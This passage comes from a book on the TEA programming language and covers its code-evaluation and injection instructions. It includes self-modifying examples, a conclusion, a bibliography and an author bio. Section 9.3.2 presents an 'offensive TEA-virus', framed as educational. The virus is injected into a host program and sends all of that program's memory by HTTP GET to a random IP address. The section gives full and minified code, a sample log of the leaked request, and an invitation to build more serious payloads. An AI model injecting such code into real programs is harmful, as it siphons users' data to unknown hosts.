Implicit Context Unaware Evaluation

```
i!:{i!:AAA|d:^A|r:$:W} | e:
```

Implicit Extended Context Aware Evaluation

```
i!:{i!:AAA|d:^A|r:$:W} | e!:
```

Explicit Context Unaware Evaluation

```
i!:{BC CB BA AB} | e:"i!:AAA|d:^A|r:$:W"
```

Explicit Context Unaware Evaluation

```
i!:{BC CB BA AB} | e:{i!:AAA|d:^A|r:$:W}
```

Explicit Extended Context Aware Evaluation

```
i!:{BC CB BA AB} | e!:{i!:AAA|d:^A|r:$:W}
```

Context-Unaware Vault Program Evaluation

```
i!:{BC CB BA AB} | v:vPROG:{i!:AAA|d:^A|r:$:W} |
 e*:vPROG
```

Injection-Evaluation with In-Vault Program

```
i!:{BC CB BA AB} | v:vPROG:{i!:AAA|d:^A|r:$:W} |
 e*!:vPROG
```

Injection-Evaluation with In-Vault Program v2

```
i!:{BC CB BA AB} | v:vPROG:"i!:AAA|d:^A|r:$:W" |
e*!:vPROG
```

The above eight TEA programs are actually equivalent though different and all approaching the same problem in different ways — essentially, executing external/injected TEA code from within a main/host TEA program.

However, to truly appreciate the power of **E:**, let us consider the following non-trivial program:

Non-Trivial Injection and Context-Aware Evaluation

```
i!:ABC

l:lHEW
h:

e!:{
    v:
    v:vE:XYZ
    |v!:
    |v:vOL
    |g*:-< >-:vE:vOL
    |v:vMIX
    |l:lGEN
    |p!:5
    |x*:vMIX
    |f:[ai]:lMASK
    |l:lSALT
    |s:1_0_1
    |f:[a1]:lGEN
    }

l:lMASK
g!:**
```

It not only demonstrates all the tricky aspects of a TEA program, however, it is a great example for how to create self-modifying TEA programs. Essentially, all the TEA code inside the `e!:{...}` block ends up not being processed as an external TEA program, but gets injected into the main program, and uses its AI and existing label blocks! This program will for example return a string starting with the injected sub-string "XYZ" such as "XYZ**5uaikq" if the injected program reached a state where the AI contains the sub-string "ai", otherwise will return a string starting with "A++B++C" such as "`A++B++CXYZ-< >-5hlca1_0_1x`" in case the program reached a state where the AI contains the substring "a1". A full appreciation of how this program works is shown in a runtime DEBUG dump of this program in the official CLI TTTT tests[2].

Among the peculiarities of that example is that the injected/external program contains logic that not only modified the main program (such as creating new code/l-blocks with instructions such as `l:lSALT`), but also references sections of the main program otherwise not directly visible to the injected/external program (such as the `f:[ai]:lMASK` branching instruction).

9.3 EXAMPLE APPLICATIONS of E:

Given that TEA's **Evaluate** instruction is ideal for creating not just dynamic programs but rather programs that can also modify themselves, we shall want to first take a moment to appreciate what in general is known[7] about such scenarios as when one might need a self-modifying program:

Table 9.4: Non-Trivial Scenarios for Self-Modifying Programs

Case	**Scenario**	**Why Self-Modify**	**Example**
Embedded Optimization	Devices with limited resources need to adapt to changing conditions.	To rewrite code for more efficient algorithms or disable unused features, saving memory and power.	A satellite reprograms its data compression logic based on signal quality.
Evolutionary Algorithms	Programs evolve to solve complex problems like strategy or learning.	Code mutates and recombines to simulate biological evolution for optimal solutions.	A game AI rewrites its own tactics based on win/loss feedback.
Security and Anti-Tampering	Software must resist reverse engineering or unauthorized changes.	Dynamic code changes obscure logic and detect tampering attempts.	A DRM system modifies its decryption routine to prevent static analysis.
Simulation and Testing	Platforms need to test many behavioral permutations rapidly.	Injecting logic on the fly allows fast prototyping without restarting or recompiling.	An autonomous vehicle simulator rewrites decision trees during runtime.
JIT Compilation	Runtime systems optimize performance-critical paths.	Frequently used code paths are rewritten for speed and efficiency.	A JavaScript engine replaces interpreted code with compiled machine code.
Multi-Architecture Support	Programs must run across diverse systems from a single binary.	Code rewrites itself to load appropriate modules or instructions per environment.	A bootloader modifies its startup sequence based on detected CPU architecture.
Meta-Learning AI	AI agents improve their own learning processes.	Agents restructure their logic based on performance feedback.	A reinforcement learning agent rewrites its reward function to improve convergence.

That said, note that the example we are going to look at, despite not being exactly inspired by a real-life problem, does help illustrate just how useful both self-modification of a TEA program might be when two important features are combined;

1. The ability to automatically generate valid TEA program code on the fly and from nothing.

2. The ability to execute a stored string as though it were a TEA program — in this particular case, we shall only focus on the **Context Unaware** evaluation scenarios.

9.3.1 EXAMPLE 1: AUTO-GENERATION of VALID SELF-MODIFYING CODE

The simplest TEA program one might write is the so-called `HELLO WORLD` program, which, as shown below, simply does one thing — prints the message "Hello World" and quits.

A Basic TEA Hello World Program

```
i!:{Hello World}
```

Figure 9.1: A Basic TEA Hello World Program

One might easily test/try out such a basic program via the WEB TEA IDE by invoking the following special URL in a web browser:

`https://tea.nuchwezi.com/?c=i!:{Hello+World}&run`

That said, assuming we wrote a special version of that Hello World Program, that not only starts out the same exact way, and which allows no other explicit input except that initial string "Hello World", but which, after it loads it, goes ahead to [use it to] generate a random program that then gets loaded into the main/caller program, and which then is executed [as an external program] against that initial input, and so that, whatever that external program returns, is a function of both the original input and what auto-generated code we ended up with. Essentially, we would expect a random program that somewhat makes the main program behave as a dynamic self-modifying program operating on the explicit input string "Hello World" to return... *whatever*!

Such a program could be something like this...

TEA Program: SELF-MODIFYING HELLO WORLD

```
i!:{Hello World} | v:vIN

e:{
 p!:3:abcdghikmnopqrstuvxy
 s:!|s:!
 h:[a-z]
 r!::_ | d:{ _} | d:^_ | r!:_!:! | r!:_:: | r:!{2,}:!
 h!:[a-z]
 k:[a-z]
}

v:vCMD #store the program we generated

y:vIN #load original input
e*:vCMD #execute it against generated program
v:vOUT #store the output

#then present the session results..
v:I:{Input was:} | v:C:{Auto-Generated Program Was:}
| v:O:{Output Was:} | v:S:_
g*:_:I:vIN:S:C:vCMD:S:O:vOUT
r!:_:{
}
```

Figure 9.2: TEA EXAMPLE: A SELF-MODIFYING HELLO WORLD TEA Program

Upon running that code, anywhere TEA can work, we shall get results such as the following...

Sample Session of Self-Modifying TEA Hello World

```
Input was:
Hello World


Auto-Generated Program Was:
k: :
v: :
p!:


Output Was:
```

```
hoymadebppfznmajnwmprwra ymtlhuxwkehmcmpdqnhaos trfmgkakypbv
```

And another example... also an interactive one:

Sample Session of Self-Modifying TEA Hello World

```
Input was:
Hello World


Auto-Generated Program Was:
t!: :
b!: :
i:


Output Was:
hi there
```

This last one interestingly generated a program that prompted the user for some input at runtime, and so, the output of the main program is based on that input instead of the original explicit input!

And then one final example output to show just how interesting this little self-modifying program might be...

Sample Session of Self-Modifying TEA Hello World

```
Input was:
Hello World


Auto-Generated Program Was:
r!: :
g: :
t!:


Output Was:
Hello World
Hello Worl
Hello Wor
Hello Wo
Hello W
Hello
Hello
Hell
Hel
He
```

```
H
```

9.3.2 EXAMPLE 2: OFFENSIVE TEA-VIRUS PROGRAM MODIFYING and EXPOSING A CALLER PROGRAM via WEB

First, let us try to build rapport for this next example, by first picturing what could go wrong when we have the power to write programs that can modifying themselves or which can modify other programs... We shall use some still-comics originally shared on the **UIC**[2] which also happens to be the first Internet Community where both the Tech-inspired web-comic #icecomics is typically posted, but also where much of the progress on the TEA language is shared with a close-knit circle of potential users and friends. In these pictures, we see the #icecomic character, Ruby, chatting with her friend about a potentially malicious TEA program she came across...




Figure 9.3: **ICecomics** Ruby Complains about Self-Modifying TEA Program

[2]**UIC**: core Uganda Internet Community: `https://t.me/ugandanow`




Figure 9.4: Hacking and Info-Sec Action Leveraging TEA Programming

This example is shared here, for especially education/research purposes and is not meant to be actually used in real-life because... well, it could be dangerous!

Essentially, we have crafted a special virus-like TEA program that can be injected into other TEA programs, and which injected program then, compromises the security of the caller/main program because it siphons off all the data the caller program had in memory, and then posts it to some address on the Internet. For purposes of demonstrating how convoluted such programs might be, we do not post to a specific IP address on the network, but instead let the program auto-generate its own destination address, and so, in a way, it also demonstrates how a hacker might craft a program that steals or shares secrets with destination computers that are otherwise hard to pin-down or which span a very large address-space so that determining to whom the data is being sent is actually hard.

For purposes of helping students and other researchers understand this program, the original specification for the example is as such:

Specification of A Self-modifying TEA Virus Program:

Compose an injectable TEA program that does the following:

1. Generates a random number and stores it in a vault named id
2. Generates a random alpha-message and stores it in a vault named data.
3. Generates a random IP address
4. Creates a TEA program that can make an HTTP GET request to that random IP address, sending everything in the vaults/memory to that random IP address as part of URL query data (including whatever is in the main program vaults)
5. It then prints whatever was returned from the remote server if not empty otherwise returns an error message indicating the randomly generated id, data and random IP address that couldn't respond as the sub-program output.
6. Make the above functionality all reside inside a single Stored Program in a vault named vCMD
7. Inject that program into the caller/main program using E*!:vCMD that shall also immediately execute it.
8. The main program shall become modified from that point onwards, so that it executes the injected code, posts its memory details to the remote address and at the end of the injected program, has the AI holding the self-diagnosis message from the injected program or a message from the remote contacted server/Network end-point.
9. For education purposes, let the injected program merely print whatever is the AI after the injected program is executed and make the caller program quit unconditionally.

Such a program could be something like this...

TEA Program: TEA VIRUS Example

```
#store original input in main program
i:{Hello World} | v:vIN

#the evil program stored in a string...
v:vCMD:"
n!:1000␣|␣v:id␣#random␣id
p!:10␣|␣v:data␣#random␣data
n!:256:0:4:.␣|␣v:ip␣#random␣ip␣address
v:vPROTOCOL:{http://}
x*:vPROTOCOL␣|␣v:url␣#target␣web␣endpoint
w*:␣#make␣HTTP␣GET␣with␣all␣vaults!
v:vOUT␣#store␣output/results
"

#now inject/execute that stored-virus-program
#in main program
E*!:vCMD #modifies main program

#store any resulting output
v:vOUT

#in case we got any output post-self-modification,
#print it and quit
#q:^$

#otherwise present the session results..
v:I:{Original Input was:}|v:C:{Injected Program Was:}
| v:O:{Output Was:} | v:S:_
g*:_:I:vIN:S:C:vCMD:S:O:vOUT
r!:_:{
}
```

Figure 9.5: TEA EXAMPLE: An Injectable TEA VIRUS Program Demonstrating SELF-MODIFYING Capabilities and Info-SEC Offensive Action

Upon running that code, anywhere TEA can work, we shall get results such as the following...

Sample Session of Injectable WEB-accessing TEA VIRUS

```
Original Input was:
Hello World


Injected Program Was:

n!:1000 | v:id #random id
p!:10 | v:data #random data
n!:256:0:4:. | v:ip #random ip address
v:vPROTOCOL:{http://}
x*:vPROTOCOL | v:url #target web endpoint
w*: #make HTTP GET with all vaults!
v:vOUT #store output/results



Output Was:
[ERROR]: NetworkError: Failed to execute 'send' on 'XMLHttpRequest': Failed
    to load 'http://50.183.200.135/?vIN=Hello+World&vCMD=%0An%21%3A1000+%7C
   +v%3Aid+%23random+id%0Ap%21%3A10+%7C+v%3Adata+%23random+data%0An%21%3
   A256%3A0%3A4%3A.+%7C+v%3Aip+%23random+ip+address%0Av%3AvPROTOCOL%3A%7
   Bhttp%3A%2F%2F%7D%0Ax*%3AvPROTOCOL+%7C+v%3Aurl+%23target+web+endpoint%0
   Aw*%3A+%23make+HTTP+GET+with+all+vaults%21%0Av%3AvOUT+%23store+output%2
   Fresults%0A&id=642&data=vgisdhgmya&ip=50.183.200.135&vPROTOCOL=http%3A%2
   F%2F&url=http%3A%2F%2F50.183.200.135'.
```

Note that the program is definitely attempting to make an HTTP GET request to a random address on the Internet. This might work or not — for example, there is no guarantee that the target IP address actually exists nor that the server or network endpoint being contacted will accept the request, process it nor send back and useful message/result. However, the program does indeed make a network call, and data is actually posted off the calling system to some resource on the network. This alone could cause data-leaks or unknown side-effects over the network. However, despite that happens, the program has been written in such a way that we can at least easily DEBUG what actually was done — we get to see what data the TEA-virus attempted to send to the remote server, we also see what IP address it was trying to contact, and then what result or error ensued from that call.

For those interested in pursuing this line of research — for example, students exploring domains like network-security, information-security, penetration-testing, hacking, virus-programming etc, it shall perhaps help offer some insights into what actual professional hackers might do when given the right kind of tools or languages.

Also, for purposes of appreciating and testing this code out in real-life, one might load it into the WEB TEA IDE and try either modifying it further[3] or build upon it to craft more serious payloads/programs. The minified version of the program can be loaded for testing via the call:

`https://tea.nuchwezi.com/?fc=https://gist.githubusercontent.com/mcnemesis/`

[3]Note that the TEA WEB IDE not only allows one to unminify a program, but also validate and/or sanitize it to ensure that it conforms to the right syntax and that it can readily be shared without extraneous comments, etc.

143ea8c1d49aee8e7758f5c414125382/raw/tea_virus_example_selfmod_min.tea

And for those interested, the minified+sanitized version of this program is as such:

TEA Program: TEA VIRUS Example

```
i:{Hello World}
v:vIN
v:vCMD:"n!:1000|v:id|p!:10|v:data|n!:256:0:4:.|v:ip|
v:vPROTOCOL:{http://}|x*:vPROTOCOL|v:url|w*:|v:vOUT"
E*!:vCMD
v:vOUT
v:I:{Original Input was:}
v:C:{Injected Program Was:}
v:O:{Output Was:}
v:S:_
g*:_:I:vIN:S:C:vCMD:S:O:vOUT
r!:_:{
}
```

Figure 9.6: TEA EXAMPLE: The Injectable TEA VIRUS Program Minified and Sanitized

Chapter 10

Conclusion

We have covered sufficient material to help anyone coming to **TEA**, to be able to understand where the language came from, what it is based on, how it is designed or specified, what the language grammar is, how the language is processed, what sample programs in the language look like, and finally, what the core aspect of the language's Instruction Set are, A: to Z:, as well as sufficient test cases and sample codes for almost each specified aspect of those 26 core TEA primitives. This book is additionally meant to serve as a manual and reference for those using TEA programming in practice, across domains, as well as those reading and trying to understand, debug or extend TEA programs. We have also include material on where, how and which TEA standard to install where, how to run or update it, as well as where to find the developers for feedback, how to join the TEA user community and also learn from and follow the inventor of the language himself.

Bibliography

[1] J. W. Lutalo. **[notes][v1.1] Thoughts & Ideas Behind Design of TEA language**, 2024. Available at: https://doi.org/10.6084/M9.FIGSHARE.26363455.

[2] Joseph Willrich Lutalo. **TEA GitHub Project — The Reference Implementation of TEA (Transforming Executable Alphabet) computer programming language**. https://github.com/mcnemesis/cli_tttt/, 2024. Accessed: 4th Aug, 2025.

[3] Joseph Willrich Lutalo. **Concerning Debugging in TEA and the TEA Software Operating Environment**. *Computer Science and Mathematics: Software*, 2025. Available at: https://doi.org/10.20944/preprints202502.1506.v2.

[4] Joseph Willrich Lutalo. **Concerning A Special Summation That Preserves The Base-10 Orthogonal Symbol Set Identity In Both Addends And The Sum**. *Academia*, 2025. Available at: https://www.academia.edu/download/122499576/The_Symbol_Set_Identity_paper_Joseph_Willrich_Lutalo_25APR2025.pdf.

[5] Joseph Willrich Lutalo. **The Theory of Sequence Transformers & their Statistics**: The 3 information sequence transformer families (anagrammatizers, protractors, compressors) and 4 new and relevant statistical measures applicable to them: Anagram distance, modal sequence statistic, transformation compression ratio and piecemeal compression ratio. *Academia*, 2025. Available at: https://doi.org/10.6084/m9.figshare.29505824.v3.

[6] Joseph Willrich Lutalo, Odongo Steven Eyobu, and Benjamin Kanagwa. **DNAP: Dynamic Nuchwezi Architecture Platform - A New Software Extension and Construction Technology**. *TechRxiv*, November 2020. *Accessible via:* http://dx.doi.org/10.36227/techrxiv.13176365.v1.

[7] Microsoft Copilot. Research assistance and various clarifications. AI-generated insights via Copilot discussion, 2025. Personal communication, October 2025.

TO CITE:

Lutalo, Joseph Willrich (2024). **TEA TAZ: Transforming Executable Alphabet A: to Z: COMMAND SPACE SPECIFICATION.** Figshare. Book. https://doi.org/10.6084/m9.figshare.26661328

About the Inventor of TEA[1]

Joseph Willrich Lutalo *Cwa Mukama Rwemera Weira,* currently **39**, is a Ugandan born scholar most active in the 21st Century.

As of this moment, Joseph has a vast spectrum of contributions to the theory and practice of computing, mathematics, philosophy, creative literature, the visual and aural arts as well as software engineering (his major focus), spanning

50+ academic works (ORCID),

18 scholarly articles (Google Scholar),

and **148 video lectures** voluntarily delivered thus far (YouTube).

Outside of academia and scientific writing, he has already penned and self-published **2 full-length novels** as well as **3 novellas** among other important known contributions to modern works of fiction (I*POW).

[**Fut. Prof.**] Joseph, apart from being the current **Editor in Chief** for I*POW – a role he fills purely voluntarily for the Internet Community, he likewise founded it and also serves there as a passionate mentor and supporter of several still unpublished but promising, young, Internet-era writers from around the world right now.

He is likewise founder and current **Internet President** of NUCHWEZI (nuchwezi.com), a somewhat embattled, though very relevant and globally impactful Research-oriented Innovations and Internet Culture company founded in and based in Garuga, UGANDA.

He is a parent of both boys and girls, is not married yet, was born into a Catholic family, and continues to voluntarily contribute towards furthering science, mathematics and philosophy, mostly based out of his private, home-based laboratory at Plot 266, 1st Cwa Road, in GARUGA.

Despite some challenges wearing multiple hats, **His Bytes J. Willrich Lutalo** is actively working towards, and hoping to secure his **PhD in Computer Science and Mathematics**, as well as working towards the undeniable possibility that he might have to serve as a leader of his country in the future.

[1] Refer to **ORCID:** `https://orcid.org/0000-0002-0002-4657`

Since 2021

- ✓ LANGUAGE DESIGN
- ✓ INSTRUCTION SET
- ✓ CODE EXAMPLES
- ✓ DEVELOPER MANUAL
- ✓ ESSENTIAL LINKS

TEA TAZ: TRANSFORMING EXECUTABLE ALPHABET A: TO Z: